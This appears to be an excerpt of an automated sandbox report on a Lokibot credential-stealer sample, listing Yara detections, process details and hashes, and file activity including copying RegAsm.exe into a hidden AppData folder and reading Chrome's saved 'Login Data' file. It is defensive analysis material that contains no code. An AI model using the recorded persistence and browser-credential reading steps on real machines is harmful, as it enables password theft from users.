Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2351105842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000011.00000002.2351105842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000011.00000002.2351105842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000011.00000002.2351105842.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000011.00000002.2351105842.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\CF97F5	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\RegAsm.exe	C:\Users\user\AppData\Roaming\CF97F5\5879F5.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\CF97F5\5879F5.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile

Analysis Process: ntrwe.exe PID: 2292 Parent PID: 1388

General

Start time:	19:05:31
Start date:	05/01/2021
Path:	C:\Users\user\ntrwe.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\ntrwe.exe'
Imagebase:	0xe90000
File size:	938440 bytes
MD5 hash:	1D11ABB9DAC9B15823D1BCAD2B8B3675
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2213431587.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2213431587.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2213431587.0000000003CF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000012.00000002.2213431587.0000000003CF1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2212693514.0000000002790000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2212693514.0000000002790000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2212693514.0000000002790000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2213384290.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2213384290.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2213384290.0000000003CBD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000012.00000002.2213384290.0000000003CBD000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2213452314.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2213452314.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2213452314.0000000003D0B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000012.00000002.2213452314.0000000003D0B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2213472587.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2213472587.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2213472587.0000000003D3F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000012.00000002.2213472587.0000000003D3F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2213485795.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000012.00000002.2213485795.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000012.00000002.2213485795.0000000003D59000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000012.00000002.2213485795.0000000003D59000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: RegAsm.exe PID: 2844 Parent PID: 2292

General

Start time:	19:05:33
Start date:	05/01/2021
Path:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
Imagebase:	0x1230000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.2208511718.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000013.00000002.2208511718.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000013.00000002.2208511718.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000013.00000002.2208511718.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000013.00000002.2208511718.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Disassembly

Code Analysis